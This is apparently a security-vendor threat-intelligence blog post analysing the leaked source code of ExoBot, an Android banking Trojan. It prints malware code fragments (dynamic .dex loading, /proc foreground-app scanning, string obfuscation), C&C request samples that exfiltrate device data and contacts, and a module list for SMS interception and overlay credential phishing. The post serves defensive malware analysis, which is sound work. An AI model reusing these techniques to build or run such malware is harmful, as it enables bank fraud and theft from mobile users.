IBM X-Force Delves Into ExoBot's Leaked Source Code

securityintelligence.com/ibm-x-force-delves-into-exobots-leaked-source-code/

September 10, 2018

Banking & Finance September 10, 2018
By Shahar Tavor co-authored by Limor Kessem 9 min read
Following the recent source code leak of the Android banking Trojan ExoBot, IBM X-Force research delved into the malware's inner workings to help uncover insights into its dynamic mechanisms and the features that help criminals use it in cross-channel bank fraud.

ExoBot Genesis

ExoBot is Android malware that was based originally on a previous code known as Marcher. This code represents a banking Trojan that uses the overlay technique — that is, popping up fake windows that hide the original app users open — to trick victims into tapping their banking credentials into a fake interface. After stealing account access details, the malware can also intercept SMS messages and phone calls, thereby enabling criminals to take over the victim's bank account and other financial accounts at their discretion.

Some of the capabilities that enable ExoBot to facilitate fraudulent activity on infected devices include gaining admin privileges, launching overlay screens, and exfiltrating SMS, data and other information from the infected device.

In 2016, ExoBot's developer was selling the malware on the clear web for a while, even advertising an upgrade in May 2017. In January 2018, the actor decided to sell it off in the underground, but by May 2018, the source code was leaked online by an unknown actor.

Source code leaks, especially those of Android malware codes, have happened in the recent past. When they do, they give rise to variants and variations of the same malware, lowering the bar for more criminals to enter the mobile malware scene and try their hand at mobile banking fraud.

Delving Into ExoBot's Inner Workings

The following sections describe technical details about ExoBot as analyzed by X-Force mobile threat researcher Shahar Tavor.

Architecture Basics

Having analyzed ExoBot's leaked source code, X-Force researchers found the malware to possess some notable features, such as dynamic modules loaded at runtime and some anti-emulation tricks to evade popular sandboxes.

The image below illustrates the malware's architecture. The overall routine occurs as follows:

1. An Android mobile device user unknowingly downloads a loader app via SMS spam or directly from the official store.
2. The loader app calls back to the attacker's command-and-control (C&C) server and is replied with the most recent version of the malware binary.

3. ExoBot is fetched and executed on the device.
4. ExoBot downloads a .dex file from the C&C server. This file is the malware's main module. This component is central to ExoBot's functionality, and without it, most malware features would not work.
5. The attacker can now send commands to the malware; those are handled by the main module.



1.
User downloads a dropper app via SMS spam or via the Google Play store
2.
The dropper app lands on the device and fetches the ExoBot malware from the attacker's server
3.
ExoBot downloads a .dex file with its main module from the C2 server
4.
Main Module
Send_SMS
Get_contacts
Repeat_inject
ExoBot's main module continually communicates with the C2 to receive and execute commands from the attacker

Figure 1: ExoBot's architecture

ExoBot's Infection Routine

ExoBot mostly spreads to new devices via SMS spam and sometimes via downloader apps that make it into the official stores.

First Run

At its first run on a device, ExoBot removes the application icon from the home screen, minimizes all running apps, and then shows the home screen so that the infected user wouldn't notice anything new on his or her device.

OpSec Checks

To evade sandboxes and automated analysis, ExoBot performs several checks before running:

- **Anti-emulation checks** — Like other malware, Android malware is often analyzed by mobile threat researchers' emulators and sandboxes. To dodge the analysis, ExoBot checks the environment's build model, International Mobile Equipment Identity (IMEI) and registered operator.
- **Antidebugging** — To evade debugging by automated tools, ExoBot uses the isDebuggerConnected() function to determine if a debugger is attached to the device.
- **Country filter** — To limit the reach of local law enforcement, some malware codes avoid running in Eastern European countries. ExoBot's developer included a special list of countries where the malware should not run:
    - Armenia
    - Azerbaijan
    - Belarus
    - Canada
    - Kazakhstan
    - Kyrgyzstan
    - Moldova
    - Russia
    - Serbia and Montenegro
    - Slovakia
    - Tajikistan
    - Turkmenistan
    - Ukraine
    - United States
    - Uzbekistan

Interestingly, Canada and the U.S. are on the list of countries that would not be targeted.


A second filter is applied by the language set on the device. The following language specifications will make ExoBot stop running on the device:

- Armenian
- Azeri (Latin)
- Belarusian
- Chinese
- Czech
- Indo-European
- Kyrgyz
- Romanian
- Russian

- Slovak
- Turkish
- Ukrainian
- Uzbek (Latin)

Device Admin Request

To be able to use all of its features, especially locking the user's screen and changing the lock screen's password, ExoBot needs to run with admin permissions. Requiring this permission level involves the infected user, and to solicit his or her help, ExoBot displays a fake screen that purports to be the GNU General Public License.



Activate device administrator?

%DEVICE_ADMIN_LABEL%

The GNU General Public License is a free, copyleft license forsoftware and other kinds of works. The licenses for most software and other practical works are designedto take away your freedom to share and change the works. By contrast,the GNU General Public License is intended to guarantee your freedom toshare and change all versions of a program - to make sure it remains freesoftware for all its users. We, the Free Software Foundation, use theGNU General Public License for most of our software; it applies also toany other work released this way by its authors. You can apply it toyour programs, too. When we

Activating this administrator will allow the app %APP_NAME% to perform the following operations:

Change the screen lock
Change the screen lock.

Set password rules
Control the length and the characters allowed in screen lock passwords and PINs.


Figure 2: ExoBot asking for admin permissions via a fake GNU page

By gaining the admin permission level, ExoBot can also establish its persistence mechanism and ensure that the user would not be able to remove the app without disabling the malware with equal permissions. Getting rid of ExoBot involves manually removing it from the device admin apps list. Unfortunately, even after removals, ExoBot will pop up a screen asking the user to activate it.

Obfuscation

To keep its resources protected, ExoBot's developer uses two obfuscation techniques:

1. **String protection** — The malware's operator can elect to replace all string characters with a key of his or her choosing.




```java
public static String key = "";

public static String s(String str) {
    return str.replace(S.key, "");
}
```

Figure 3: String protection

This can be reversed by a decrypt function, which replaces the new key with the default key and reverts to the previous string.



```java
n.ft = n.a("u**JUb**M**JUb**T**JUb**Y**JUb**=**JUb**");
n.fu = n.a("C**JUb**o**JUb**n**JUb**n**JUb**e**JUb**c**JUb**t**JUb**e**JUb**d**JUb**");
n.fv = n.a(".**JUb**o**JUb**s**JUb**.**JUb**");
n.fw = n.a("A**JUb**E**JUb**S**JUb**");
n.fx = n.a("A**JUb**E**JUb**S**JUb**/**JUb**E**JUb**C**JUb**B**JUb**/**JUb**P**JUb**K**JUb**C**JUb**S**JUb**5**JUb**P**JUb
n.fy = n.a("0**JUb**1**JUb**2**JUb**3**JUb**4**JUb**5**JUb**6**JUb**7**JUb**8**JUb**9**JUb**a**JUb**b**JUb**c**JUb**d**JUb
n.fz = n.a("n**JUb**o**JUb**t**JUb**i**JUb**f**JUb**y**JUb**_**JUb**i**JUb**d**JUb**");
n.fA = n.a("t**JUb**o**JUb**L**JUb**o**JUb**w**JUb**e**JUb**r**JUb**C**JUb**a**JUb**s**JUb**e**JUb**");
```


Figure 4: Reversing the string obfuscation

1. **Advanced Encryption Standard (AES) encryption** of requests and responses from the C&C server, as well as encrypting the malware's configuration. The encryption was implemented using a hardcoded key and then Base64 encoding.

ExoBot's Continuous C&C Communication

With new infections, ExoBot retrieves modules from the C&C server and then continually keeps in touch with it to check for new tasks assigned by the attacker. If new tasks are found, ExoBot queues them for execution in a designated file located in in a private folder on disk. All the information in the queue is saved in encrypted form. The queue file is used throughout the malware's activity and life cycle.


To keep on top of tasks, ExoBot checks them periodically and by an alarm setup. Requests and responses are kept encrypted in JavaScript Object Notation (JSON) format.



```
vbox86p:/data/data/com.moonny # cat a
��sr�ava.util.LinkedList
                             )SJJ`�"�pw�vbox86p:/data/data/com.moonny #
```

Figure 5: Queue file with pending tasks

Until a new task is sent through, the malware will continue to update the C&C server with information about the device, the installed apps and a configuration status.



```
POST / HTTP/1.1
Cache-Control: not-cache
Content-Encoding: gzip
Content-Length: 913
Host: [redacted]
Connection: Keep-Alive

{"m":"g","2":"com.android.cts.priv.ctsshim|com.example.android.livecubes|com.android.providers.telephony|com.android.providers.calendar|com.android.providers.media|com.android.wallpapercropper
},"101":"000000000000000","102":"us","103":"Android","104":"7.1.1","105":"[redacted]Samsung Galaxy S6 - 7.1.0 - API 25 - 1440x2560","90":"15555218135","108":"en","300":1,"107":1,"109":
,"110":"1534427212","111":0,"112":0,"t":"TEST","i":"76ce7fb1eea652f9ec3c55b8b1fa89d8"}
```


Figure 6: ExoBot sends a request with device information to the C&C server

ExoBot's C&C communication is secured with an SSL.

To identify devices, each infected device receives a unique MD5 with its identifiers: IMEI, build model, central processing unit (CPU) and Android ID. The details are transmitted to the C&C server under the "I" field inside every JSON request.

Dynamic Module Loading

Unlike similar malware, ExoBot has a unique method to load its modules in a dynamic way. The image blow shows the code that enables this tactic to work:



```
DexClassLoader classLoader = new DexClassLoader(path, ctx.getApplicationInfo().dataDir, null, ctx.getClass().getClassLoader())
try {
    Class<?> cls = classLoader.loadClass(S.dynam_module_class + m.capitalize(S.main));
    Object mainclass = cls.getDeclaredConstructor(HashMap.class).newInstance(m.get_system_data());
    result = mainclass.getClass().getDeclaredMethod(function_name, args).invoke(mainclass, params);
```

Figure 7: Code snippet showing ExoBot's dynamic module loading

The developer here used the payload to manage module loading. The main module is the component that downloads the modules from the C&C on its first run, and it's also the component that handles them later when they are required to run.

Modules are loaded to memory in reflection, giving the malware the ability to inspect and dynamically call classes, methods and attributes at runtime instead of having to do that at compile time.

The reflection is implemented using the Android DexClassLoader application programming interface (API), which is a class loader that allows an application to load .jar and APK files. This method can be used to execute code that was not previously installed as part of an existing app and load it into that app during runtime.

Note that ExoBot's .dex file is still present on disk, but the code is not packed within the APK. Using reflection in this case allows the malware to avoid static analysis of its modules and keep them out of antivirus engines' sight. Moreover, loading in runtime gives ExoBot added agility. It can fetch new modules from the C&C server at any time and add/update its features easily and quickly on devices that are already infected.


Module Execution

To execute modules, ExoBot's C&C server sends the malware a command with relevant parameters alongside the MD5 hash of a .dex file that contains the module to ensure the correct one is executed:

*data/data/app_package_name/m/md5**(module_name).dex***

The malware then proceeds with the required action on the infected device.

In some cases, the module may not exist in the malware's folder on the device, and it will launch a request to download it from the C&C server.




```
POST / HTTP/1.1
Cache-Control: not-cache
Content-Encoding: gzip
Content-Length: 92
Host: [redacted]
Connection: Keep-Alive

{"mm":"get_contacts","m":"gm","t":"TEST","i":"1e8b03bd832a4591da7a814265f5cfde"}
```

Figure 8: ExoBot requesting a module download from the C&C server to get the victim's contacts

Next, ExoBot hashes the required module on disk and compares its MD5 to the one attributed to that module on the C&C server. This step is taken to prevent tampering and errors. Upon confirming a match, the malware loads the requested module and reports the result back to the C&C server.



```
POST / HTTP/1.1
Cache-Control: not-cache
Content-Encoding: gzip
Content-Length: 109
Host: [redacted]
Connection: Keep-Alive

{"m":"x","1":{"Test Contact":"1
234-567-89"},"t":"TEST","i":"66d56b31e14cfae981ad6fba85d367e3"}
{"gcc":"com.android.[redacted]","gin":"com.[redacted]","tt":
[{"mn":"get_contacts","7":"272f87249b4948550821d98909dc6a84","p":
{},"6":"12354"}]}
```

Figure 9: ExoBot's request to get contacts from the victim's texting app

A result in JSON format contains data returned from the module alongside an API status field indicating whether the module is running properly or has failed.

ExoBot’s Module List

The following table shows the modules that enable ExoBot’s capabilities. The first table lists the existing modules, and the second one lists modules that were yet to be added by the developer.

Active Module Name	Description
notification	Show notification. A tap on the notification screen will launch a specified app.
ussd	Execute USSD code.
send_sms (sms)	Send single SMS from the bot to a specified phone number.
mass_sms	Send SMS to all contacts.
mass_sms_plus	Send SMS by list of URLs specified in Settings.
screen_lock_on	Lock device screen with a specified webpage the server sends.
screen_lock_off	Disable screen lock.
intercept_on	Send all incoming SMS to attacker’s control panel. Delete SMS from devices older than Android v4.4 (if higher – use the deleted SMS).
intercept_off	Disable SMS Intercept.
kill_on	Disable screen permanently, mute sound, change lock screen password. * Parameters: password (Default value: 9990).
kill_off	Unlock screen and remove lock screen password.
update_info	Update full bot information (language, operator, list of apps, contacts, IMEI, OS version, number, device model).
sms_redirect	Forward incoming SMS to a specified phone number.
repeat_inject	Repeat activation of previous overlay.

Active Module Name	Description
get_contacts	Get contacts from an address book of the phone.
fire_cc	Display a fake screen requesting the victim’s credit card details.

The following modules are not active as yet:


Inactive Module Name	Description
unblock_inject	Start showing an overlay for specified app.
block_inject	Stop showing overlay for specified app.
admin_phone	Set admin to control bot by SMS.
api_server	Change API server list.
request_coordinates	Get current location.
request_token	Ask for victim’s one-time password/token from a device folder.

ExoBot’s Overlay Screen Mechanism

Overlay malware has been around for a while, but the method became popular when GM Bot started commercializing it in the underground. Ever since GM Bot, various Android banking Trojans use the overlay tactic, implementing its use in different ways.

In ExoBot’s case, the overlay screen pop-up takes place by detecting the foreground app and then displaying a custom webpage activity to match that app. In the case of banks, cryptocurrency exchanges, payment and shopping apps, the fake screen will match their login screens.

To begin, ExoBot gets its target list from the C&C server. The malware scans all the files found under the /proc virtual filesystem to map all running processes the user initiated. It does not scan apps and processes users cannot launch themselves.


```
public static List<AndroidAppProcess> getRunningForegroundApps(Context context)
    List<AndroidAppProcess> processes = new ArrayList<>();
    File[] files = new File("/proc").listFiles();

    PackageManager pm;
    try {
        pm = context.getPackageManager(); // context can be null
    } catch (Exception ex) {
        return processes;
    }

    for (File file : files) {
        if (file.isDirectory()) {
            int pid;
            try {
                pid = Integer.parseInt(file.getName());
            } catch (NumberFormatException e) {
                continue;
            }
            try {
                AndroidAppProcess process = new AndroidAppProcess(pid);
                if (process.foreground
```

Figure 10: Listing all active processes from /proc

At startup, services of the Android operating system run in the bg_non_interactive state. This state means that the service is at low priority at the time and cannot use more than 5 percent of the CPU. To determine if an app of interest is running in the foreground, the malware checks if the app's process ID (PID) is *not* in the noninteractive state list.



```
foreground = !cpu.group.contains("bg_non_interactive");
try {
    uid = Integer.parseInt(cpuacct.group.split("/")[1].replace("uid_", ""));
} catch (Exception e) {
    uid = status().getUid();
}
```

Figure 11: Looking for processes that run in the foreground

If a targeted app is running in the foreground, ExoBot will pop up a new activity on top of the original app, covering it and prioritizing the fake screen. In the overlay, a custom webpage impersonates the login interface of the original app to phish the victim's credentials.

Persistent Credit Card Requests

On top of targeting banking and other financial applications, social and chat apps, ExoBot possesses a module designed to steal payment card information.

This module is tasked with frequent pop-ups of fake screens that require victims to tap their payment card details into the activity. The lure is set up as a notification from Google Play, or from other services for Android-based devices.

Mobile Malware Continues to Evolve

ExoBot’s code leak is just another leak among others that provide cybercriminals with a basis for malware that they can adapt to their own illicit operations and attacks. With this code leak, X-Force researchers expect to see ExoBot offspring in the coming months, as well as new actors who will use it in different geographies to target local banks through their mobile banking user base.

To mitigate the threat of mobile malware, organizations can help protect their apps with IBM Trusteer. Those managing employee mobile devices can learn more about IBM’s unified endpoint management (UEM) solution, MaaS360.

Although we worked directly with the source code, here are some recent ExoBot samples for those looking to analyze this version:

- 42751858e99b7add2f4ac9e00e348d40
- 285197e39072bda563ccebc0fba78648
- 80b5821c7f1649b176381efaadb90f68
- f1ad35e91b45b5375e08666b39ca791b
- 3ff9fadb87812571f799a35c13d8490c

Our team also manages and updates an ExoBot collection on X-Force Exchange.

